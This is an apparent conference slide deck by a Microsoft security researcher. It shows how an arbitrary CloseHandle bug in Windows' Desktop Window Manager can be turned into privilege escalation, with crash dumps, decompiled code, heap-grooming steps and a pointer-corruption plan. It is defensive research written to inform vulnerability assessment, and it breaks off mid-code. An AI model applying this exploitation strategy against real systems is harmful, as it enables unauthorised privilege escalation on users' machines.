Microsoft

From CloseHandle to code execution: Exploiting an arbitrary handle close for elevation of privilege

OffByOne Conference 2026

Arjun Vasudeva
MSRC Vulnerabilities & Mitigations – Exploit Research Team

About

Security researcher in MSRC > Vulnerabilities and Mitigations Team > Exploit Research Team

Exploit Research Team

- Incident response for exploits, analyse in-the-wild 0-days
  - Detections and signatures
- Develop mitigations for common exploit techniques
- Vulnerability research and exploitation research

Background

- MSRC has observed a variety of arbitrary handle close vulnerabilities, specifically in DWM over the past year, e.g. CVE-2025-24074, CVE-2025-24073, CVE-2025-24062
  - Credits to YanZiShuang for these vulns!
- Just local DoS, or is EOP possible?
- We marked these cases as Important / Elevation of Privilege out of caution
- Little to no prior public research on exploiting this bug class

Goal

- Prove a CloseHandle bug can be exploitable to help with MSRC assessments in the future



CloseHandle vulnerabilities

What is a CloseHandle vulnerability?

- CloseHandle() on an attacker-controlled handle value in a more privileged process
  Example code:

```
BOOL ReadFileBuggy(HANDLE hInput)
{
    BOOL success = FALSE;
    HANDLE hLocal = hInput;

    BYTE buffer[16];
    DWORD bytesRead = 0;

    if (!ReadFile(hLocal, buffer, sizeof(buffer), &bytesRead, NULL))
    {
        goto Cleanup;
    }

    success = TRUE;


Cleanup:

    // BUG: unchecked hInput/hLocal handle
    if (hLocal != INVALID_HANDLE_VALUE)
    {
        CloseHandle(hLocal);
    }

    return success;
}
```

Querying handles

- How do we know which handle to close?
- `NtQuerySystemInformation` supports `SYSTEM_HANDLE_INFORMATION (undocumented)`
- Can query object type, handle value of handles in a remote process





What is DWM?

***D*esktop *W*indow *M*anager**


- Responsible for window composition and desktop rendering
  - Animations, shadows, transparency, thumbnails, visual effects, etc

DWM's handles





DWM's handles



The crash

```
(2aa0.2b38): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 1AFCA7:0 [Unindexed] Index
ism!GameInputWatcher::WaitCallback+0x4e:
00007ffc`4bba5e3e 66448974430c    mov     word ptr [rbx+rax*2+0Ch],r14w ds:000001ed`0f629048=????
0:005> kc
 # Call Site
00 ism!GameInputWatcher::WaitCallback
01 ism!GameInputWatcher::WaitCallback
02 ntdll!TppExecuteWaitCallback
03 ntdll!TppWorkerThread
0:005> db 000001ed`0f629048
000001ed`0f629048  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f629058  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f629068  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f629078  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f629088  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f629098  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f6290a8  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
000001ed`0f6290b8  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0:005> r r14w
r14w=0
```

2 byte OOB write of 0 at `rbx+rax*2+0xc`!

Analysing the crash: DWM System32 directory handle setup

- In `GameInputWatcher::StartWatching`:

Decompile: StartWatching - (ISM.dll)

```
31                  /* // FILE_FLAG_OVERLAPPED | FILE_FLAG_BACKUP_SEMANTICS */
32  [1]     hDir = CreateFileW(param_1,0x80000020,7,0,3,CONCAT44(uVar3,0x42000000),0);
33          this->handle = hDir;
34          if (hDir != -1) {
35            *(undefined8 *)&this->overlapped = 0;
36            *(undefined8 *)&this->unk1 = 0;
37            *(undefined8 *)&this->unk2 = 0;
38            *(undefined8 *)&this->field_0x38 = this->event;
39  [2]       buf = operator_new[](0x1000,&std::nothrow);
40            fni = this->notify_buffer;
41            this->notify_buffer = buf;
42            if (fni != (FILE_NOTIFY_INFORMATION *)0x0) {
43              operator_delete[](fni);
44            }
45            fni = this->notify_buffer;
46            if (fni != (FILE_NOTIFY_INFORMATION *)0x0) {
47              handle = this->handle;
48              *(void **)&this[1].unk1 = param_2;
49              *(code **)&this[1].unk2 = GameInputServerProxy::OnModuleUpdated;
50  [3]         iVar2 = ReadDirectoryChangesW(handle,fni,0x1000,0,0x59,0,&this->overlapped,0);
51              if (iVar2 != 0) {
52  [4]           SetThreadpoolWait(this->field1_0x8,this->event,0);
```

[1] opens System32 as an asynchronous directory handle

[2] allocates 4096 notify_buffer bytes without initialising

[3] `ReadDirectoryChangesW` installs a pending notification request whose output buffer is `fni / FILE_NOTIFY_INFORMATION`

[4] schedules callback when the request signals an event

Analysing the crash: root cause

- In `GameInputWatcher::WaitCallback` (where the crash happens):

```
4  void __thiscall GameInputWatcher::WaitCallback(GameInputWatcher *this)
5
6  {
7    bool result;
8    bool ret;
9    FILE_NOTIFY_INFORMATION *fni;
10   int numbytes;
11   qword *local_res10;
12
13   numbytes = 0;
14   _result = GetOverlappedResult(this->handle,&this->overlapped,&numbytes,1); [1]
15   if (_result == 0) {
16     return;
17   }
18   fni = this->notify_buffer; [2]
19   while( true ) {
20     fni->FileName[fni->FileNameLength >> 1] = L'\0'; [3]
21     if (((fni->Action == 1) || (fni->Action == 3)) &&
22        ((_result = _o__wcsicmp(fni->FileName,L"GameInput.dll"), _result == 0 ||
23          (_result = _o__wcsicmp(fni->FileName,L"GameInputRedist.dll"), _result == 0)))) break;
24     if (fni->NextEntryOffset == 0) {
25       _result = ReadDirectoryChangesW
26                           (this->handle,this->notify_buffer,0x1000,0,0x59,0,&this->overlapped,0);
27       if (_result == 0) {
28         return;
29       }
30       SetThreadpoolWait(this->field1_0x8,this->event,0);
31       return;
32     }
33     fni = (FILE_NOTIFY_INFORMATION *)
34           ((longlong)fni->FileName + ((ulonglong)fni->NextEntryOffset - 0xc)); [4]
35   }
```

[1] Kernel side of `ReadDirectoryChangesW` sets the return code in `OVERLAPPED` to be `STATUS_NOTIFY_CLEANUP`

As a result, `GetOverlappedResult` returns TRUE

[2] `fni` remains uninitalised

[3] `fni` is filled with uninitialised data, leading to 2 byte OOB write!

[4] `fni` gets set again by it's NextEntryOffset

Next steps?

- Current status:
  - CloseHandle -> uninitalised memory use via `fni/FILE_NOTIFY_INFORMATION` -> \x00\x00 OOBW (with potential for more OOB writes in a loop)

```
0:013> dx fni
fni                 : 0x163e913e000 [Type: _FILE_NOTIFY_INFORMATION *]
    [+0x000] NextEntryOffset  : 0xc0c0c0c0 [Type: unsigned long]
    [+0x004] Action           : 0xc0c0c0c0 [Type: unsigned long]
    [+0x008] FileNameLength   : 0xc0c0c0c0 [Type: unsigned long]
    [+0x00c] FileName         : "쌀" [Type: wchar_t [1]]
```

- Can control this uninitialised data with a heap groom!
- Potential for more writes via: `fni = fni->NextEntryOffset`

DWM heap grooming

- 3 main avenues into DWM from an unprivileged process
  - Pure ALPC – size limits on buffer sizes make grooming difficult
  - CoreMessaging ALPC – complicated, limited
  - DirectComposition – shared sections, huge surface, many resource types

- With DirectComposition, many heap grooming solutions exist, namely PathGeometry and InjectionAnimation resource types
  - Controlled *size* of allocation
  - Controlled *content*
  - Controlled *lifetime* of the allocation

Problem: fni/notify_buffer allocated at DWM startup

- Recall this in `GameInputWatcher::StartWatching`:

```
[2]     buf = operator_new[](0x1000,&std::nothrow);
        fni = this->notify_buffer;
        this->notify_buffer = buf;
```

- `GameInputWatcher::StartWatching` only runs on DWM startup
- Need to control `fni` uninitalised data to get an OOBW
- Cannot control `fni` with heap grooming as it's allocated too early

Solution

- **Crash DWM!**

- DWM will come back upon crashing, up to 8 times before session dies

- Can crash DWM via the CloseHandle itself, or a FAIL_FAST, and then heap spray!

Groom lands, or does it?

```
0:005> dx fni
fni                 : 0x1ec6f3eb000 [Type: _FILE_NOTIFY_INFORMATION *]
    [+0x000] NextEntryOffset  : 0x4443000f [Type: unsigned long]
    [+0x004] Action           : 0x0 [Type: unsigned long]
    [+0x008] FileNameLength   : 0xa023e03d [Type: unsigned long]
    [+0x00c] FileName         : "" [Type: wchar_t [1]]
```

- Despite control over most bytes in the uninitialized allocation, some are not fully controlled due to Segment Heap LFH modifying some upon freeing

- Bytes 0-2 (000f) contain the DelayFreeList offset. This is typically a value between 0-16 indicating the offset to the next free block

- Bytes 8-12 (a023e03d here), in the freed allocation are xor'd with a random per-process EncodeKey


-

Segment heap workarounds

```
0:005> dx fni
fni                 : 0x1ec6f3eb000 [Type: _FILE_NOTIFY_INFORMATION *]
    [+0x000] NextEntryOffset  : 0x4443000f [Type: unsigned long]
    [+0x004] Action           : 0x0 [Type: unsigned long]
    [+0x008] FileNameLength   : 0xa023e03d [Type: unsigned long]
    [+0x00c] FileName         : "" [Type: wchar_t [1]]
```

- DelayFreeList (bad NextEntryOffset) workaround: crash and try again, hope for the best

- XOR (bad FileNameLength workaround): 32 bit value, can do a 4GB heap groom to survive first bad write


DWM process start (dwmcore.dll/ dcomp.dll loaded)
DWM process start (ism.dll loaded and CloseHandle bug triggered)
Heap: LFH 0x1000 bucket
ism.dll loads, m_changeBuffer allocated
Heap: LFH 0x1000 bucket
Address: 0x163e913d000 [Freed]
0c 00 00 00 41 41 41 41 04 74 02 ca 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
Address: 0x163e913d000 [Allocated]
fni/FILE_NOTIFY_INFORMATION
[+0x00] NextEntryOffset 0x0000000c
[+0x04] Action 0x41414141
[+0x08] FileNameLength 0xca027404
[+0x0c] FileName 0x41414141
Address: 0x163e913f000 [Freed]
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
Address: 0x163e913d000 + 0xca027404 [Allocated]
00 00 42 42 42 42 42 42 42 42 42 42 42 42
42
42 42 42 42 42 42 42 42 42 42 42 42 42 42
42
42 42 42 42 42 42 42 42 42 42 42 42 42 42
42
42 42 42 42 42 42 42 42 42 42 42 42 42 42
42
Address: 0x163e913f000 [Freed]
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41
Key
Heap groom 1
Heap groom 2
CloseHandle --> 2 byte \x00\x00 OOBW

Current plan

- 1. Crash DWM
- 2. Heap groom 1 (partial fni control)
- 3. Heap groom 2 (survive xor'd FileNameLength)
- 4. CloseHandle
- 5. Uninitalised memory use via `fni/FILE_NOTIFY_INFORMATION` structure -> \x00\x00 OOBW
- 6. Bad write lands somewhere in 4GB groom 2, survives
- 7. Via fni = fni->NextEntryOffset, we have a fully controlled fni structure now
- **8. Second \x00\x00 OOBW to ???**

Finding something to overwrite with \x00\x00

- There are a lot of DirectComposition resources whose allocation lifetime can be controlled by user
- We’re in the the 0x1000 sized bucket, need similarly sized DirectComposition resources
  - Harder than it sounds
- Manually looked through each statically sized resource type (hundreds), not many candidates
- Wait, what about dynamically sized things?

DynArrays

- Used throughout DWM and parts of Windows
- Will grow in size and get realloc'd depending on how many items are added


- Interesting hit, `CLegacyAnimationTrigger` resource has:

- `DynArray<CAnimation&*> m_animations;`

- `m_animations` can be added to by the user by registering animations with `CLegacyAnimationTrigger::RegisterAnimation`!

Current plan

- Groom enough 0x1000 sized `CLegacyAnimationTrigger` arrays so that one ends up adjacent to the vulnerable allocation (**heap groom 3**)
- OOBW partially overwrites a CAnimation pointer
- Corrupted CAnimation ideally points to attacker-controlled groomed data in 0x130 bucket (**heap groom 4**)



Expanding primitives

- After the CloseHandle --> OOB-W has occurred and successfully landed on a CAnimation pointer, we have a m_animations DynArray with its 1st animation pointer pointing to attacker-controlled data (from yet another heap groom), in the 0x130 bucket.

- So, we have a controlled CAnimation, from an array of animations originating from a CLegacyAnimationTrigger, what now?

- Keep it simple: look at our current CLegacyAnimationTrigger. It has a CLegacyAnimationTrigger::ProcessTrigger function

```
CLegacyAnimationTrigger::ProcessTrigger
          (CLegacyAnimationTrigger *this,CResourceTable *param_1,
          tagMILCMD_LEGACYANIMATIONTRIGGER_TRIGGER *param_2)

{
  longlong lVar1;
  long lVar2;
  __uint64 _Var3;
  ulonglong uVar4;

  _Var3 = *(__uint64 *)(param_2 + 8);
  lVar2 = 0;
  if (_Var3 == 0) {
    _Var3 = CComposition::GetFrameTargetTime(*(CComposition **)(this + 0x18));
  }
  uVar4 = 0;
  do {
    if (*(uint *)(this + 0x60) <= (uint)uVar4) {
      *(__uint64 *)(this + 0x68) = _Var3;
      return lVar2;
    }
    lVar1 = *(longlong *)(*(longlong *)(this + 0x48) + uVar4 * 8);
    if (*(longlong *)(lVar1 + 0x80) != 0) {
      *(__uint64 *)(lVar1 + 0x88) = _Var3;
      *(__uint64 *)(lVar1 + 200) = _Var3;
      lVar2 = CBaseAnimation::RegisterAnimateResource
                        (*(CBaseAnimation **)(*(longlong *)(this + 0x48) + uVar4 * 8));
      if (lVar2 < 0) {
